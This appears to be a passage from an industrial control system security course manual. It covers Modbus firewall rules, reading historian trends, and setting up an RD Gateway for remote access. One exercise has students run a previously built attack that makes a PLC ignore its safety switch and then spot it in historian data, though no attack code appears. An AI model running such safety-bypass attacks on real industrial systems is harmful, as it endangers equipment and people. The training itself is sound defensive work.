
    Function 1: Read Coils
    Function 3: Read Holding Registers
    Function 16: Write Multiple Registers

    The PodPLC uses Function Code 16 (Write Multiple Registers) to send the Heartbeat response back to the ClickPLC. The ICS Server only uses Modbus Function Code 3. This uniqueness can be carried into the new firewall security policies. There are a couple of ways to achieve this, but we will demonstrate a way that provides an ability to block Write capability as a future capability.
10. Update the policies, open the "Security Policies" and revert rule 4 "interzone-default" by highlighting and clicking `Revert` at the bottom of the page. Click `Yes` to confirm.




11. Clone the the Modbus_IN rule by highlighting it and clicking `Clone` at the bottom of the page.

12. In the "Clone" window, select "Modbus_IN" and click `OK`.
13. Repeat and clone another "Modbus_IN" rule.




	Name	Tags	Type	Source			
				Zone	Address	User	HIP
1	rule1	none	universal	trust	any	any	any
2	Modbus_IN	none	universal	untrust	any	any	any
3	Modbus_IN-2	none	universal	untrust	any	any	any
4	Modbus_IN-1	none	universal	untrust	any	any	any
5	intrazone-default	none	intrazone	any	any	any	any
6	interzone-default	none	interzone	any	any	any	any

14. Click on the actual policy named `Modbus_IN`, to open the editor.
15. Rename the rule to **Modbus_IN_Pod_Read**.




16. Click the `Source` tab, add "your" PodPLC address.




> **Note**
>
> Your Pod PLC address will be unique to your pod number.

17. Since there is only 1 asset with the Modbus service attached to the firewall, we will leave the destination address as any. This could change which could justify the use more granular rules. Decisions around this should be documented for future reference by the organization. For interest of time, click the `Application` tab.
18. 'modbus-base' allows the TCP handshake, we must add the specific relevant function codes for the modbus protocol to work. Add **modbus-read-coils** and **modbus-read-holding-registers**. Click `OK`.



19. Click on the actual policy name of any one of the cloned Modbus rules (i.e. **Modbus_IN_1**), to open the editor.
20. Rename the rule to **Modbus_IN_Pod_Write**.
21. Click the `Source` tab and add the PodPLC as a "Source Address".
22. Click the `Application` tab and add **modbus-write-multiple-registers**. Click `OK`.
23. Click on the actual policy name of the other cloned Modbus rule (i.e. **Modbus_IN_2**), to open the editor.
24. Rename the rule to **Modbus_IN_Lvl3_Read**.
25. Click the `Source` tab and add the ICS Server ,172.20.1.21, as a "Source Address".
26. Click the `Application` tab and add **modbus-read-holding-registers**. Click `OK`.
27. Highlight "rule1" and click `Disable` at the bottom of the page. This rule can be deleted after testing is completed.



28. Commit the changes.
29. Verify the communications between the Click PLC and Pod PLC.
    - The heartbeat is incrementing on the Pod HMI.
    - Validate the ability to run a cycle from the C-More HMI.
    - Test Click PLC breaker control function.
    - (Optionally) Validate by running another packet capture from the firewall. The results should look the same as documented previously.

> **Troubleshoot**
>
> If communications is not operating, try resetting the communication stack as before.
>
> Using the physical switch under the front panel, cycle the Pod PLC to "Program Mode", physically power cycle the Click PLC and cycle the PodPLC back to "Run Mode" to rebuild the communication stack.

30. On completion of lab. Disconnect the firewall (port 1) uplink ethernet cable from the Pod Switch. Remove the Student Laptop and Click PLC from the firewall and plug them back into the Pod switch. Do not use Ports 3 and 4 on the Pod switch.
31. Within the Student Windows VM, change the network interface card back to DHCP.
32. Verify the communications between the Click PLC and Pod P:LC are operational. Reset communications as before if necessary.

Questions

1. What was the benefit of deleting the default route?

   _____
   _____
   _____

2. What is the purpose of the DMZ?

_____
_____
_____

3. How does a firewall make a DMZ possible

_____
_____
_____

4. Where is an IDMZ located in the Purdue Model?

_____
_____
_____

Exercise Takeaways

Demilitarized zones contain replicated or brokered services in order to hide or buffer an asset in the trusted zone from an untrusted zone.

The Industrial DMZ mimics the design of a corporate DMZ except it is placed between the Enterprise and the Manufacturing zone. The intent is to eliminate direct communications between the Enterprise and the Manufacturing zone and redirect access and data exchange through a replicated service within the DMZ.

Firewalls define network security boundaries because they are capable of inspecting ingress and egress traffic into and out of the security zone.

Lab 3.2 -- Process Historian

Background

Total Lab Time: 25 minutes

Objectives

- Understand historical data, trends, and charts and how they are used differently than an HMI process GUI
- Understand how an operator may interact with the system to initiate a process.
- Understand how to use historical data as a forensics tool during an investigation.

Task 1 -- Reviewing Historical Data, Trends and Charts

1. Verify the following:

a. CompactLogix PLC has been downloaded with the Lab02.1 ladder logic program.

b. PanelView HMI has been downloaded with ICS612Pod[xx]-2.mer file loaded where "xx" is equal to your pod number.

c. Click Plus PLC has been downloaded with the Lab01.7 ladder logic program

d. C-more HMI had been download with the Lab01.7 HMI screen program

e. Useless box switch is in the "On" position


f. PanelView "Allow Click[x] Breaker Control" is "On", where [x] is your student assignment

2. From the Student Windows VM Image, open the Remote Desktop Connection and connect to an Operator Workstation (OWS).

172.20.3.AAB

```
Where:     AA    =     Pod#       =     1 - 15
           B     =     Student#   =     1 - 2

Examples:
           Pod1 / Student 1 = 172.20.3.11
           Pod12 / Student 2 = 172.20.3.122
```

Username: ICS612
Password: ICS612



3. Open the Historical Trend display from the SCADA HMI Client

   a. Double-click `Run Client` from the Desktop of the Operator Workstation.

   b. With the client running and displaying the "Overview", Click the `Trend` button from the top menu.

   c. In the sub menu, click the `Click X` button that represents your Click PLC.

   The Historical Trend display pulls the archived records from a Historian server and charts them as pens on the chart. (i.e., Line Diagram). The terminology of chart and pen has a historical reference of when a literal chart recorder with a continuous run of paper and pens with ink were used to record historical values.

   In this application, the individual pens are mapped to tags within the application with values stored in the Historian server. The Client application queries the Historian server for the values and draws them on the chart (aka Trend). Since the values in a running system are always changing, these charts are constantly updating with "live" or "real-time" values of the current process.

   The pen legend below lists the pen color, the tag name, the current value and the anticipated min and max range of the tag.


Caption	11:42:21 AM	Min	Max
{/::[Pod1]Clk01FillBagPermit}	0	0	1
{/::[Pod1]Click1BagFillSimTimer.ACC}	0	0	20,000
{/::[Pod1]Local:1:I.Data.4}	0	0	1

   A trend, like this one, is structured with the pen/tag selection to represent the process from the standpoint of historical and live values on a graph versus a typical HMI process display (e.g., numeric objects, tanks and pipes) that represent the "live" or "real-time" values of the process with no historical representation. Historical data archives are most commonly used in troubleshooting/improving the operation, quality assurance of the product, or regulatory purposes. (i.e., recording 10-minute measurements of chlorine count in the drinking water)

   The next task will show how these 3 tags can be brought together in the chart to present 2 running conditions of a discrete process. These 2 conditions will be used as the baseline of the system.

4. You will compare the result with the 'Golden Run' shown below provided on completion of site acceptance testing aka commissioning.

   Take a moment to review the process description and the associated pen names.



Pen	Name	Role
Yellow Pen	Permit	The command has been issued to run the fill bag operation where 1 is commence fill
Green Pen	Weight	The measured bag weight over time
Red Pen	Safety All Clear	The safety status where 1 is clear

Process Description:

Many unmentioned conditions occur that indicate the process as ready to move the product into the bag. With those conditions met, a "Permit" command is initiated to trigger a fill bag sequence. For that sequence to start and continue to execute, two other conditions must remain true. The first, the "Weight" of the bag must be below the target weight for the product type and, second, the safety system must always indicate a "Safety All Clear" flag. Our Useless box is operating as a safety switch. As long as the safety switch is active, a "Safety All Clear" is indicated. If a safety event is triggered by deactivation of the safety switch, the the "Safety All Clear" indicator is removed, and the breaker opens.

5. The next task is split between 2 versions (Task 2A and Task 2B) depending on the plant process area your Pod is operating in.

   If you are in the **Raw Ingredients or Packaging Area** proceed to **Task 2A**.


   If you are in the **Mixing or Grinding Area** proceed to **Task 2B**.

Task 2A -- Raw Ingredients or Packaging Area Pod -- How to run a cycle?


1. The Raw Ingredients or Packaging Area pods are programmed to fill a bag of product to a requested value. To begin, select the COF F2 function key to bring up the Coffee selection screens. The first screen requires an entry for the product type and the requested weight. Be sure to enter a high value for weight so time is available to witness the events.
2. You will start by entering the first product's type and weight.

Note


Once you enter a product type, you will notice the entry box and the actual Type field are no longer equal. In order to commit your change, touch the "Req" (Request) button and it will write the changes to the Click PLC. Once the Click PLC transmits this value to the pod CompactLogix PLC, the CompactLogix PLC will echo the value back to the Click PLC. Therefore, when the entry box is equal to the actual value readout, you know the CompactLogix PLC has recorded the value. If the values are not equal, you also know that the Click PLC has not successfully sent the value to the CompactLogix PLC




3. Once the Type and Wgt1 (Weight 1) request has been sent to the CompactLogix PLC, the entry field and the actual field will be equal




4. You can go back and forth between the screens touching the arrow left < and arrow right > buttons.
5. Next you will request a Tote by touching the Tote Req (request) button.




6. Once the tote request has been filled and the tote is in position, you will see the IN POS (position) indication



7. Once the tote is in position, you can request the filling of the bag by touching the Fill button. Once the filling permit is requested, you will see the FILLING indication below the Fill request button.




8. From the Tote & Fill screen, you can touch the > button and display the actual filling weight.




Task 2B -- Mixing or Grinding Area Pod -- How to run a cycle?

1. The Mixing or Grinding Area pods are programmed to grind two different product types for a requested duration value. To begin, select the COF F2 function key to bring up the Coffee selection screens. The first screen requires an entry for the product type and the requested weight. Be sure to enter a high value for weight so time is available to witness the events.
2. You will start by entering the first product's type and weight.


> **Note**
>
> Once you enter a product type, you will notice the entry box and the actual Type field are no longer equal. In order to commit your change, touch the "Req" (Request) button and it will write the changes to the Click PLC. Once the Click PLC transmits this value to the pod CompactLogix PLC, the CompactLogix PLC will echo the value back to the Click PLC. Therefore, when the entry box is equal to the actual value readout, you know the CompactLogix PLC has recorded the value. If the values are not equal, you also know that the Click PLC has not successfully sent the value to the CompactLogix PLC




3. Once the Type and Wgt1 (Weight 1) request has been sent to the CompactLogix PLC, the entry field and the actual field will be equal




4. Next, you will enter the second product type and weight.




5. Once both product types and weights are entered, it's time to enter the grinding or mixing duration. Enter the Mix or Grind Time and touch "Req" (request). Once the Click PLC has sent the value to pod controller, you will see the actual time value request equal to the Time request field.



6. Once all the Mixing or Grinding variables are entered, you can touch the Start button to being the Mixing or Grinding cycle. Once the mixing or grinding permit is requested, you will see the RUNNING indication below the Start request button.



7. From the Mix /Grind screen, you can touch the > button and display the actual filling weight.




8. You can go back and forth between the screens touching the arrow left < and arrow right > buttons

Task 3 -- Coordinating Filling, Mixing or Grinding with the Useless box Switch

In your previous lab, you have used the Useless box switch to open and close the breakers mounted on the Pod.


1. In order to remotely control the breakers, you must enable the "Allow Click x Breaker Control" where "x" is equal to your Click number. You will turn your "Allow Click x Breaker Control" on and toggle the Useless box switch to the **ON** position to enable or toggle the Useless box switch to the **OFF** position to inhibit the filling, mixing, or grinding operation.



Task 4 -- Monitor Historical Data During Normal and Malicious

1. Monitor the historical data as you cycle through normal operation modes. Toggle the Useless box switch to **ON** to enable the process and run the process while watching the chart in the "Trend" display.


   With the process enabled and breakers closed, a Fill cycle should have completed successfully, and the trend should look like the 'Golden Run' as shown below as confirmation.



2. Toggle the Useless box switch to **OFF** to inhibit the process and re-run the process while watching the chart in the "Trend" display.

3. After about 10-20 seconds, toggle the Useless box switch to **ON** to enable the process.

   With the process inhibited and breakers open, a Fill cycle should have been unsuccessful until the process was enabled. The trend should look like the below. Even with this delay the fill was successful although with a delay, there would have been a very slight, and possibly irrelevant, decrease in production overall equipment effectiveness.



> **Note**
>
> If your weight graph (Green) is small and does not take up the height of the trend similar to what is shown, increase the weight requested in the C-More HMI and try again.

4. Witness how the historical data can be used to review a malicious event.

   a. Leave the "Trend" display open and prepare to launch the attack from Lab 2.7.

   b. With the attack ready, toggle the Useless ox switch **ON** and re-run the process.

   c. Immediately trigger the attack and toggle the Useless box switch **OFF** while watching the chart in the "Trend" display.

   d. Stop the attack after the fill cycle completes.

   Your charts will vary slightly; however, when compared to the other charts, there is clearly a concern as the process was triggered to inhibit at about a third of the way through its cycle but did not.

5. Re-run the attack, but this time well before the start of the cycle and review the chart. Note that the "Safety All Clear" is ignored and no longer prohibits the system from running.
6. Close the HMI client and disconnect from the remote desktop session.

Questions

1. What happens when the useless box is in the off position before the attack?

   _____
   _____
   _____

2. What happens when the useless box is in the off position during the attack?

   _____
   _____
   _____

Exercise Takeaways

A typical Historian software package is comprised of design software, communication configuration software, and visualization software.

Some Historian architectures are designed so a Historian server is located in the DMZ which may require interested clients to "dive" into the DMZ to get the information. This scenario may make it challenging to author granular firewall rules which may lead to an "any – any" rule.

Lab 3.3 -- Configure and Establish Secure Remote Access

Background

Total Lab Time: 30 minutes

Objectives

- Understand the security options and nuances of configuring a remote access solution.
- Understand the benefits and challenges in using Digital Certificates for secure communications.
- Methodically review the connections and protocols used to establish secure remote access.
- Learn the benefits of a proxy-based Jump Host secure remote access solution.
- Understand how to use and interpret logs for detection and forensics

Task 1 -- Using Microsoft's Remote Desktop Gateway

1. Copy the Lab 3.3 folder from the course ISO to the Student Windows VM desktop.
2. From the Student Windows VM, configure the Windows hosts file (`C:\Windows\system32\drivers\etc\hosts`) to resolve the name of the DMZ hosted, Remote Desktop Gateway (RD Gateway) server computer. Open the Windows Hosts file in Notepad as Administrator.
3. At the bottom of the file enter the following record.

```
172.30.1.CC   RD00
```

Where CC:


CC is based on your Pod number derived from the list below.

Pod 1 - 3 = 172.30.1.11 RD00
Pod 4 - 6 = 172.30.1.12 RD00
Pod 7 - 9 = 172.30.1.13 RD00
Pod 10 - 12 = 172.30.1.14 RD00
Pod 13 - 15 = 172.30.1.15 RD00

